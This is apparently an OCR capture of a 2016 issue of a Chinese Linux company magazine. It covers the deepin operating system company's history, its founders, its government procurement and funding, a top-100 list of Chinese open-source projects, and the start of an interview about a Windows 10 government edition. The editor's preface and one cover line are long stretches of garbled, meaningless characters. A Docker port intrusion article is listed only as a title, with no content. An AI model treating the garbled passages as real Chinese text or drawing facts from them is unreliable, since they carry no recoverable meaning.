
deepin 集结

32 >>> 【特别策划】
新起点 新高度
2016 深度科技新产品发布会

57 >>> 【深度·讲坛】
命令行下玩 KVM
LWN 獅梧伴幣咫嗨噓碩螭想樓毕搬倠兵扰鲅緬梧嫌ǹ吕付练ǹ钧捉姚恰捌漚悶耕蹦酹小荼 LWN x

P05 深度科技为唯一上榜操作系统企业
2016 最具影响力国产开源软件 TOP100 榜单
P20 音乐无界限，听见好时光——网易云音乐 Linux 版震撼来袭！
P68 docker 2375 端口入侵服务器
P82 马来小岛 八人小分队

02 期
2016 年 06 月



38 >>> 【深度 · 社区】

44 >>> 【深度·海外剪报】

P14
【深度人 · 在说】
王勇自述
我的深度五年
5 年、1800 多天、4 万小时的深度创业时光流逝，如果说真的要选一幕来代表创业的意义，我会选择和战友奋战通宵的时光，漫漫长夜、手指和噼里啪啦的键盘声，时间仿佛在身边停滞，忘记世俗的一切虚伪和欺骗，键盘声下的梦想和青春就挥洒在那一个 70 平方米的小屋 . . .

封面人物：王勇 · 深度科技副总经理

武汉深之度科技有限公司

卷/首/语

深度科技副总经理
王棣

淳窪唯伸配」瘡葱掳匮嗨揶漂ь乌鬩湓價ə赐釜窪鳖幣苹倔宝獅幡悶倠苹骜譬x揶漂妥颁纪樗嗨ǔ按玄浦翱腡滦梧殊蛙谓嚆晟疤扌连荽竞嗨检菀α调播嗨宝尕x窪縹诌峰第嗨ǔ按癃阜菰蠶滦梧螵肢菰蠶x y螵肢z枫跷洎波y巯剂唯建s暌宴鸭z倠邈法雛滦梧辽劣胺嗨嫻簽倠疗熹甚掀溆猦倠涪迸標沸香帑嫵报ǔ赐窪嗨检维謎煎垢抡倠涪迸標粮隶笔咻腻颇赴ň ḿ鐺崦ň岷鲅嗨蔣泔检菀411报唇尿嗨井表垧鞘乌菀α奉匹頑敌的的腫滦卞第检菀α弟鵬熹灣键x滦畴ǔ盆B5榘钡沫α鲑掴晓榈浍抖第甫ḿ鲑眄吕龅掴牟ň倔48诽嬲倠刖劈擅笔胜廟盆榘房莢小嗨稳偿廟鞍按诟叭猦滦涪迸符嫌ǔ陨嬲ň第嗨蔣泔搬x廟泫菰蠶赊孙餒嗨嗣聘倠梧苹倔宝獅研瘸岷熹觉病鶩汕牖熹岈霖扰讽第嗨阃刊嗨颁垭x阪刖钡巯剂唯建损祷y螵肢z菰蠶第莸煎97尿悶忿搬倠y螵肢z梧甘岈霖连煎贝阪符闕扮菰蠶ф漂鑫波蛊工宝笔嗨瘸頓胺x

兵梧廟捏ň枯廑煎廟謎嗌尿嗨菲弗窪烷ň捉嗨宝笔忿陡懂炉曾嫌从螵肢嗨逡熏x

2::2尿Mjovt逢目搬Mjovy瘁玄幣邓倠词菀位烷嗨咆遵巯可牖煎Mjovy嗨暑陪ḿ涟涟ň倡嗨熬廟按廷波绗樵嗨逢玛苯祷陡懂x第莸煎亩榕悶忿搬36尿倠廟旋ǔ按变均嗨廷波绗樵煎询縹覿桔嗨步抻荮莸煎贝阪符梧苹驴嗨按柄烷x克谢工Xjoepxt嗨询縹步抻荮驼煎ǔ莢陈按秀堠家嗨颅粤倠涪熹梧ǔ按鳴尷哦獅诞八幡ň第嗨堠器x

兵梧廟白ň枯廑越按咆遵巯可牖忿陡懂笛鵬ǔ按路小纯護嗨ф涪鹑颇柠斟臀熟嗨ф鞭觊嗨廷波绗樵葵竞倠捏埃路粗申鵬陕熬翱趾x

状哦廷波绗樵钡謇ǔ按圮香咆块第莸煎亩榕悶忿7尿搬倠擅笔越按宝隅瀾鵑煎廟旋ǔ按迸Mjovy苞蛊熬玄浦嗨济愷窪倠熬粟抖Mjovy询縹廷波绗樵煎胺佳嗨逢玛刖规茚黻牡嗨越币唇工谙x嫌稳偿擅笔编畴螵肢菰蠶嗨猢湎牖笔ǔ旋鲅颇黻牡肱仑浦懂白苹驍嫌ǔ ù诟嗨滅娱倠尬眄涪熹緬编煎狯陷瘁祷莸聶娱俭嫌稳偿擅笔涪熹白编畴苹倔咆遵巯可牖笔榕菲悶嗨韌旋倠砌撺黻牡嗨研瘸第奴嫌漳嫌闪x兵梧符龅劈擅瘸第词菀嗨Mjovy巯可牖笔熬搬咆遵廷波绗樵煎ň散检规茚黻牡嗨殍蚩叭懂倠刖胺发均检α嫌擅笔廟旋ǔ按济愷煎彀廣咆遵均魏倠ǹ粗被ň付佳羚ň付载畏嗨宝笔ǔ莢陡懂嗨稳偿倠擅滦鲅颇漳嫌暴捌熹觉枯廑擅忿仑懂陈可黻牡越ǔ贄默波倠步黻牡陕熬廟按济愷嫌毙炒嗨ǔ币隶x册車雛y捱钎瓷諳酹z倠擅鲅颇擅笔廟按济愷瓷颅酹搬x

ьeffqjo騍樯ə廟币瘁登倠梧富赐釜嗨越ǔ按宝玛愎擅笔越按陕戈懑鴕嗨登垭x擅嫌孽弄頃添措謇板圮嗨房鋃寵倠拿羡熹觉漚悶廟员邈狯嗨婉莲槲越ǔ柄ьeffqjo騍樯ə嗨餛闖牖恫赵申在倠浼娱奠酹x

deepin集结

策划 **Hosted by**
武汉深之度科技有限公司 Wuhan Deepin Technology Co., Ltd.
编辑 **Edited by**
《deepin集结》杂志编辑部 Editorial Office of deepin JIJIE

总编辑 **Editor-in-chief**
刘闻欢 Liu Wenhuan
编 辑 **Editor**
郑 丹 秦 娣 Zheng Dan Qin Di
采 编 **Assistant Editor**
张凤玲 Zhang Fengling
李会会 蒋 文 Li Huihui Jiang Wen
美术设计 **Art Editor**
秦 娣 Qin Di

网 站 **Website**
http://www.deepin.com
邮箱投稿 **Contribution**
deepin-magazine@deepin.com
市场推广 **Marketing**
account-marketing@deepin.com

武汉联络处 **Wuhan Office**
地址 **Address**
武汉市光谷大道77号光谷金融港B18栋6楼 The 6th Floor, Building B18, Optics Valley Financial Harbour, No. 77, Optics Valley Avenue, Wuhan, China
邮 编 **Post Code**
430223
电 话 **Tel**
027-87805607

北京联络处 **Beijing Office**
地址 **Address**
北京市海淀区知春路锦秋国际大厦B座501室 Room 501, Tower B, Jinqiu International Building, Zhichun Road, Haidian District, Beijing, China
邮 编 **Post Code**
100088
电 话 **Tel**
010-62669499

上海联络处 **Shanghai Office**
地址 **Address**
上海市长宁区愚园路1258号15A01室 Room 15A01, No. 1258, Yuyuan Road, Changning District, Shanghai, China
邮 编 **Post Code**
200050
电 话 **Tel**
021-60726030

出版日期 **Publishing Date**
2016年6月 June 2016

版权所有，未经同意不得转载。
All rights reserved Shall not be reproduced without permission

目录

季刊·总第 2 期
2016 年 06 月

02 深度·春秋

02 拒绝国际巨头投资 深度科技执着开发国产操作系统
05 深度科技为唯一上榜操作系统企业 2016 最具影响力国产开源软件 TOP100 榜单
08 专访深度科技：若 WIN10 政府版进入政府采购 会有什么风险？
11 深度科技 助力“4.29 首都网络安全日”
12 深度操作系统正在走向世界

20 行业新观察

20 音乐无界限，听见好时光——网易云音乐 Linux 版震撼来袭！
22 2015 年中国 ATM 市场分析：自主研发 后来居上 国产 ATM 快速发展
26 产学研用各界总动员打造完整国产操作系统生态
28 中国通用操作系统行业状况分析与政策支持建议

32 深度·策划

32 新起点 新高度 2016 深度科技新产品发布会

38 深度·社区

44 深度·海外剪报

48 深度·案例

52 深度·讲坛

52 如何实现简单的 POSIX 信号处理
55 浅谈测试用例编写
57 命令行下玩 KVM
63 浅谈 linux 的能力机制
68 docker2375 端口入侵服务器
72 玩转 zfs+iscsi

14 深度人·在说

王勇自述：**我的深度五年**

每次看见他，都是顶着一双熬红的眼睛，拖着略显疲惫却又不知疲倦的身体。他将最好的青春都献给了他钟爱的事业，他说这是他最憔悴的几年，也是他最充实的时光。

79 深度·生活

79 千岛湖之旅
82 马来小岛 八人小分队
87 影的告别

拒绝国际巨头投资

深度科技 执着开发国产操作系统

因爱好和理想而设立，持续3年都靠个人资金供养团队，获得8000万融资后才开始逐步确定商业化路径，并很快进入中央国家机关政府采购中心操作系统采购名录……

在武汉光谷金融港，藏身着一家颇为“另类”的高科技企业，它是国内专注于国产操作系统的研发与服务的民营企业，推出的深度操作系统正在党、政、军、金融、运营商等领域对国外操作系统进行逐步替换。

日前，长江日报记者探访武汉深之度科技有限公司（简称深度科技），它的创立发展经历、创始人、团队，和当下能听到的绝大多数商业故事截然不同。

为聚集开发者而创立初创定位公益性研发项目

提起操作系统，大多数人熟悉的，是微软的Windows和苹果的Mac，前者使用人数最多，但要收费使用，后者完全闭源，仅用于苹果电脑。实际上，两大巨头之外，全球还有Unix、Linux等操作系统，前者较为专业，后者完全开源免费。

深度科技创始人、总经理刘闻欢毕业于湖北大学数计学院计算机会计专业，大学刚毕业就参与创建了国内知名的安全公司绿盟科技，公司成功在创业板上市。他对维护中国软件、保障中国互联网安全有着执着的理想。

2008年，刘闻欢召集朋友和一批社区开发者共同启动深度操作系统的研发，初衷是做一个中国的Linux操作系统发行版，“社区化运作，团队成员基本上都是兼职开发，不考虑盈利，纯粹为了爱好和理想”。

到了2011年，深度操作系统在全球拥有了数十万用户，进入全球发行版排行榜前100名。此时，刘闻欢正式成立了深度科技，主要是为了把团队养起来，让一些技术人员能专职开发，资金都来自于刘闻欢其他公司的盈利投入。

刘闻欢介绍，公司初创的3年内，就定位于一个公益性的研发项目。

“我是公司的第一个全职开发者。”深度科技联合创始人、副总经理王勇在这时加入公司，出生于1988年的他，没有读过大学，全凭自学掌握Linux开发技术，“真是非常热爱，感觉敲代码能让自己获得最纯粹的快乐”。

《长江日报》是中共武汉市委机关报，创刊于1949年5月23日，由长江日报报业集团负责出版发行，报头由毛泽东题写。读者主要以企业、政府机关、学校及知识分子为主，国内统一刊号为CN42—0002。《长江日报》是一份以时政、经济新闻为主要特色的权威大报，现为中共武汉市委机关报，是读者心目中最有话语权的报纸，同时也是数十万机关干部的必读报纸，是高端消费群的锁定报纸。

坚持自主操作系统之路长期技术积累获融资 8000 万

“一开始建立公司还带有玩票性质，但随着团队作品越来越多，影响力越来越大，更多人加入深度，这时再不考虑商业化，公司就开不下去了。”王勇回想创业之初的几年，就是从甜蜜到痛苦再升华为平和的过程。

最初的 3 年，深度操作系统致力于软件中心和桌面环境的研发，推出了深度桌面环境、新版应用商店、新版深度音乐和深度影院，让更多的 Linux 操作系统用户获得了更好的桌面、应用、音乐、影视的体验。

随着人员不断增加，办公面积不断扩大，2014 年，深度科技开始做赚钱的商业项目来养活自己。王勇说，当年接了 3 个技术外包项目，两个都做得痛苦，“团队加班写开源产品代码很有热情，但做商业项目时，无论是热情、需求还是产品把控，都存在问题”。

连续加班半年以后，1/3 的研发团队成员陆续离职。刘闻欢仍然坚持，他认为，国家信息安全必须有国产操作系统，这件事总得有人做，也一定有需求，而开源的 Linux 操作系统也有良好的市场前景。

果然，棱镜门事件后，国家对信息安全更为重视，政府采购方面明确提出了采用国产操作系统的要求。有长期技术积累的深度科技进入了中央政府的采购名录，同期进入名录的其余 3 家国内企业，均有国资背景。

2014 年 10 月， 深度科技获得了绿盟科技和 360 公司的 8000 万元投资。刘闻欢介绍，当时投资方把中国所有操作系统团队都谈了一遍， 最后决定投资深度科技，“Linux 操作系统开发市场准入门槛偏高，没多少好团队，在中国只有深度科技是拥有 5 年以上经验的团队”。

公司发展历程

- **2004** 组建社区研发团队，推出内部测试版本
- **2008** 正式发布深度操作系统第一个版本
- **2011** 成立商业公司， 开始产品化； 进入全球发行版排行 TOP100；获得中日韩开源软件竞赛优胜奖
- **2014** 进入中央国家机关政府采购中心操作系统采购名录； 进入全球发行版排行 TOP20；获得战略投资 8000 万元；获得 2014 中国优秀开源软件奖； 与主要国产软硬件厂商达成战略合作
- **2015** 通过工信部国产操作系统适配测试， 获得公安部安全操作系统认证； 研发上线中国第一台基于国产操作系统的 ATM 设备；建立华东、华南、东北、西北分支机构
- **目前** 深度科技已经建立国内最活跃的国产操作系统社区；深度操作系统累计下载量 5000 多万次，提供 30 种不同的语言版本，用户遍及全球 40 多个国家和地区，是全球开源操作系统排行榜上排名最高的中国操作系统产品

合作伙伴多是国内厂商构建国产操作系统生态环境

有了国家政策支持，还拿到了融资，深度科技似乎迎来了“风口”，但它依然低调。团队都明白，赚点快钱容易，但要真正做出自主可控并得到广泛用户认可的国产操作系统并不是易事。

2014 年后得益于国家政策推动，深度的商业化工作还比较顺利。目前，用户已经覆盖党、政、军、银行、国企、私企等领域。在中国邮政储蓄银行 ATM 机操作系统国产化替代试点项目中，研发上线全国首台搭载基于 Linux 平台国产操作系统的 ATM 设备，并对国内金融终端设备的国外操作系统进行逐步替换。

数据显示， 中国的个人电脑终端数量在 3 亿台左右，其中党政机关的使用数量超过 2800 万台。如果考虑到国有企业和关键行业（例如金融、能源等），涉及国家基础安全的个人电脑终端数量可能会达到 3500 万台， 每年更新超过 500 万台，市场规模超过 5 个亿。

替换不难，但要有更多用户来用，并且觉得好用，必须要建立生态。“有了用户的铺垫，就会有更多上下游企业进入，有的做操作系统，有的做应用开发”，王勇说，国产 Linux 操作系统要逐步拿回被微软 Windows 垄断的市场，需要国家推动，也要靠企业持续协作创新，共同提供让用户满意的产品。

“因理想而出生，为责任而成长。”王勇说，这是公司真实的写照，近一两年，很多投资者找上门，甚至有国外超级巨头试图投资或收购，都被深度婉拒，“我们选择的战略合作伙伴多是国产软硬件厂商，希望共同构建国产操作系统生态环境”。

联合创始人王勇：为理想做事是非常纯粹的情感

深度科技的两位联合创始人刘闻欢和王勇， 有着极为相似的外貌特征：发型跟雷军类似，长长的刘海不时搭在眼睛上，中国不少敲代码的程序员都是这个造型。

王勇是贵州遵义人，高中学历。他在简书上发表了 11 篇文章，其中《我人生的前 28 年》、《深度的 5 年》原生态地记录着他的人生经历和创业经历。

不到 18 岁时，王勇开始自学编程，敲代码的沉浸感和成就感让他着迷，凭借热情和执着，他靠自己的一款飞行游戏作品找到工作，养活自己，后来为了赚钱实现自己可以全职写代码的理想，还去广州做了两年的服装生意。在工厂车间吵闹噪音中，王勇还坚持编程，心无杂念地写下代码。

在深度科技创立之前，不想放弃写代码的王勇被刘闻欢“忽悠”到武汉，满腔热血地开始创业之旅。他告诉记者，开源世界就是有这样的魅力，大家都是为兴趣为理想做事，彼此协作，这是非常纯粹的世界和情感，“这在不了解的人看来确实有些疯狂”。

深度科技就吸引了很多这样的人，目前 130 多人的公司里，有 80 多人都是程序员，来自全国各地，平均年龄才 25 岁，最年轻的出生于 1994 年。“他们不少都是通过社区了解到深度，知道这里聚集着大量国内优秀的 Linux 人才”，王勇说，公司不打卡，但程序员对自己的要求远超过公司的要求，还有 10% 的程序员是通过远程工作。

获得融资后，深度科技更坚定了要做自主国产操作系统的决心，也坚定了走商业化路线。王勇说，开公司并不是一件风光的事，只有公司创建者才明白，别人眼中的浮华随时顷刻间化为乌有，今天还笑着说自己在追逐理想，明天大家就各奔东西，“一个企业如果真的要坚持梦想，首先要想的就是活下去，如果连生存都没法继续，理想只是空头支票”。

深度科技为唯一上榜操作系统企业

2016 最具影响力国产开源软件 TOP100 榜单

近日，互联网周刊登出“2016 最具影响力国产开源软件 TOP100”，深度操作系统入围其中，深度科技成为唯一上榜的操作系统企业。不久前，深度科技总裁刘闻欢在与国内金融自助设备厂商恒银金融的战略合作签约仪式上表示，开源市场才是未来的发展方向。他认为，封闭系统的维护成本高且易垄断市场；在处理的性能上，开源架构的软硬件系统已经有了大幅的提升。

深度操作系统项目简介：

深度操作系统是一个致力于为全球用户提供美观易用、安全可靠体验的 Linux 发行版。它不仅仅对最优秀的开源产品进行集成和配置，还基于 Qt 技术开发了深度桌面环境和深度控制中心，并且开发了一系列面向日常使用的深度特色应用如深度商店、深度截图、深度音乐、深度影院等。深度操作系统非常注重易用的体验和美观的设计，对于大多数用户来说，它易于安装和使用，能够很好的代替 Windows 系统进行工作与娱乐。近年来，深度操作系统发展迅速，获得全球四十多个国家用户的支持，累计下载量数千万次，并成为在 Distrowatch 上排名最高的中国 Linux 操作系统发行版。

以下为原文内容：

随着互联网的发展、开放标准的普及和虚拟化技术的应用等诸多 IT 新领域的创新及拓展，开源技术凭借其开放性、低成本、稳定性、灵活性、安全性和技术创新性等特点迅速走向成熟，逐步发展成

为一种主流模式，日益改变着全世界软件产业的发展轨迹。

创新 不是老生常谈

技术发展依赖于创新举措。没有那些脱离束缚的好想法，技术发展将停滞不前。与此同时，创新也促进了企业与社会的进步。那么，什么地方的创新最多？不是甲骨文，不是苹果，不是 Google，也不是微软，正确答案应该是：开源社区。要说最具影响力的创新，也许不一定来自开源社区；但要从数量上论的话，开源社区无疑是最大的创新工厂。创新已逐渐成为一种产业，而工厂也正是“复制”的代名词。

要进行 IT 技术的创新，最直接的方法莫过于去模仿那些成功的创新模式。国内的开源环境确实还一般，国内的公司普遍使用开源软件，但大多都是拿来主义，修改优先，原创极少，甚至有些公司干脆将剽窃称为自己的原创。其实抄袭也没什么，问题在于抄到的是皮儿还是馅儿：只抄到皮儿，那就是剽窃；抄到了馅儿，那就是观摩学习后的升华。为啥西天取经这种明显的抄袭行为能流芳百世？一来人家玄奘在翻译的同时标明了出处，二来人家做了再创作，加入了自己的见解，升华了高度。娱乐圈里的模仿也是随处可见，王菲、那英、刘德华、张学友等明星在形成个人风格之前，都是从模仿开始。演艺明星和喜剧演员也从来不避讳自己的模仿技艺，小沈阳的走红除了借助央视春晚这一平台，他本人的模仿功力也是让观众折服的重要因素。

奉献 也是一种快乐

开源的发展离不开社区的发展，我国的开源社区已从最初的爱好者社区发展到具有开发、应用、服务功能的稳定社区。开源的发展离不开“奉献”二字，我们对开源的直观的认知，是一系列的开源软件，比如 Linux，Apache，MySql，PHP，Python，Ruby 等等。而这些软件的背后，大多是一个人或者几个人是其核心的维护者。

开源中国社区联合创始人张海龙两年前在接受周刊记者采访时表示：开源中国社区（oschina.net）一开始是个人兴趣而做的。因为平时在开发过程中常常需要查找一些常用的开源软件，用搜索引擎十分不方便，于是就自己开始建立开源软件库。后来慢慢加入了新闻，论坛，博客等功能，逐渐发展到现在这样。

国内开源的现状是有较大数量的企业在积极的参与开源、贡献开源，并不单纯都是拿来主义。比如，豆瓣、淘宝等一些公司，纷纷把自己的一些项目开源出来。通过参与开源社区，企业可以与全球最优秀的开源人才、最优秀和庞大的开发团队合作，第一时间分享开源最新的技术和理念，以最快的速度部署新的应用等。

当然，除了企业，还有大多数对开源感兴趣的个人开发者，他们不仅要做开源技术的实践者，更要做贡献者，应把自己的聪明才智反馈到社区中去，共同维护开源社区这样一个非常良好的生态环境。

开源中国社区项目百强

为此，本文以开源中国社区为源池，从软件的收藏、下载、访问等多角度，从 6000 多个国产开源软件中挑选出了 2016 年当红的国产开源软件前 100 名，并对这些国产开源项目的发展进行了梳理。

显然，在开发内部和外部应用程序时，企业越来越多地使用开源代码，使用免费预构建的组件，而不用自行编写代码，能够显著缩短应用开发时间和提高软件开发成功概率。

总之，使用开源技术的好处颇多。简单来讲，它有利于减少垄断，减少某一个公司，或者几个公司对业界垄断性的管理和控制；非常有利于公平的

竞争，进而催生大量的创新，并将之宣告世界，被众人所接受。

近年来，国内的一些大公司开始涉足开源，并努力营造一种开源文化。在这样的氛围中，对程序员是友善的，程序员在其中能得到更大的发展，更好地自我实现。

未来，如果能有更多关于开源的报道和活动，给更多开源项目和开源人曝光的机会，那么开源技术也就没有想象中的那么高不可攀了，开源会逐渐从 IT 行业的创新工具变成普通民众的日用品。

2016 最具影响力国产开源软件 TOP100（Q1）

排名	名称	功能属性	开发语言
1	Dubbo	服务框架	Java
2	xUtils	Android 工具包	Java
3	禅道	开源项目管理软件	PHP
4	fastjson	Java 的 JSON 处理器	Java
5	Echarts	JavaScript 图表库	JavaScript
6	DWZ	国产 jQuery UI 框架 (jUI)	JavaScript
7	SpringSide	JavaEE 参考示例	Java
8	Apache Spark	开源集群计算环境	Scala
9	Dos.ORM	.Net 轻量级开源 ORM 框架	C# .NET
10	IKAnalyzer	中文分词库	Java
⋮			
57	Tengine	淘宝 Web 服务器	C
58	Egret	HTML5 游戏开发框架	JavaScript
59	JEECG	基于代码生成器的快速开发平台	Java/JavaScript/HTML/CSS
60	SuperSocket	Socket 服务器开发框架	C#
61	dog-tunnel	p2p 端口映射工具	Google Go
62	RoadFlow	.NET 开源工作流引擎	C#
63	Deepin	国内 Linux 发行版	
64	jieba	Python 中文分词组件	Python
65	SSDB	高性能 NoSQL 数据库	C/C++
66	Velocity.js	JavaScript 模板引擎	JavaScript
67	CanTK	开源 HTML5 APP 开发工具	JavaScript/HTML/CSS
68	Spiderman	Java 网络蜘蛛 / 网络爬虫	Java
69	luanfa sms	短信发送工具包	Java
70	Argo	58 同城的 web 框架	Java
71	Gogs	极易搭建的自助 Git 服务	Google Go
72	Clouda	移动 WebApp 开发框架	JavaScript
73	Codis	Redis 集群解决方案	C/C++/Google Go
74	heX	桌面应用软件的跨平台解决方案	JavaScript
75	WNMP	Nginx/MySQL+PHP 网站开发环境集成包	PHP
76	StartBBS	轻量开源社区系统	PHP
77	H5Slides	HTML5 幻灯演示系统	JavaScript
78	ThinkCMF	内容管理框架	PHP/JavaScript
79	JFinal Extensions	Java Web 框架	Java
80	RunJS	前端代码编辑和分享平台	Java/JavaScript

2016 国产开源软件 TOP100（Q1）

序号	名称	简介
1	Dubbo	其应用可通过高性能的 RPC 实现服务的输出和输入功能。可以和 Spring 框架无缝集成。
2	xUtils	支持大文件上传，更全面的 http 请求协议支持，拥有更加灵活的 ORM，更多的事件注解支持且不受混淆影响。
3	禅道	基于敏捷方法 scrum，内置产品管理和项目管理，补充了测试管理、计划管理、发布管理、文档管理、事务管理等功能。
4	fastjson	fastjson 是一个性能很好的 Java 语言实现的 JSON 解析器和生成器。
5	Echarts	基于 html5 Canvas 的纯 Javascript 图表库，提供直观、生动、可交互、可个性化定制的数据可视化图表，支持拖拽重计算、数据视图、值域漫游等特性。
6	DWZ	中国人自己开发的基于 jQuery 实现的 Ajax RIA 开源框架。设计目标是简单实用，快速开发，降低 AJAX 开发成本。
7	SpringSide	以 Spring Framework 为核心，Pragmatic 风格的 JavaEE 应用参考示例，是 JavaEE 世界中的主流技术选型。
8	Apache Spark	与 Hadoop 相似的开源集群计算环境，启用内存分布数据集，除了能够提供交互式查询外，还可以优化迭代工作负载。
9	Dos.ORM	在开发过程参考了多个 ORM 框架，特别是 NBear、MySoft、EF、Dapper 等。
10	IKAnalyzer	IK Analyzer 是一个开源的，基于 java 语言开发的轻量级的中文分词工具包。
⋮		
61	dog-tunnel	狗洞是一个高速 P2P 端口映射工具，支持 socks5 代理，UDP 底层基于开源库 KCP 重写，同时提供非 p2p 版本。
62	RoadFlow	全浏览器兼容，拥有可视化流程设计器、表单设计器、基于角色的权限管理等系统开发必须功能。
63	Deepin	Linux 发行版，集成优秀开源产品，基于 HTML5 的全新桌面环境，系统设置中心以及一系列面向日常使用的应用软件。
64	jieba	Python 中文分词组件"jieba"，支持三种分词模式：精确模式、全模式、搜索引擎模式；支持繁体分词；支持自定义词典。
65	SSDB	高性能 NoSQL 数据库，支持 zset(sorted set)、map(hash)、kv、list 等数据结构，可替代或与 Redis 配合存储十亿级别列表的数据。
66	Velocity.js	velocity 模板语法的 javascript 实现。Velocity 基基于 Java 的模板引擎，适用于大量模板使用的场景，支持复杂的逻辑运算，包含 基本数据类型、变量赋值和函数等功能。
67	CanTK	一套基于 HTML5 Canvas 的 GUI 系统，它提供了完整的控件库、事件分发系统、窗口管理系统和不同的平台的适配。
68	Spiderman	基于微内核 + 插件式架构的网络蜘蛛，目标是通过简单方法将复杂的目标网页信息抓取并解析为所需的业务数据。
69	luanfa sms	可以少量发发短信，用程序玩玩短信网关，把闲置的低配置 Android 手机变成短信网关。

专访深度科技：若 WIN10 政府版进入政府采购会有什么风险？

微软大中华区董事长兼 CEO 贺乐赋本月在接受采访时表示：微软与中国电子科技集团公司（下称中国电科）合作开发的中国政府专用版 Windows 10 操作系统，现已完成第一个版本。

自斯诺登事件以来，国家对信息安全愈发重视，思科、微软、IBM 等美国公司的产品在政府采购中也受到了限制，比如 Windows 8 就没有被列入政府采购，这使中标麒麟、银河麒麟、深度等国产 Linux 操作系统获得了千载难逢的发展良机。正在此时，Win 10 中国政府专用版不期而至，Win 10 中国政府专用版到底意味着什么？能保障信息安全吗？对自主基础软硬件会带来何种影响？

日前，观察者网专访了国产操作系统代表厂商之一——武汉深之度科技有限公司（以下简称深度科技）的相关专家。

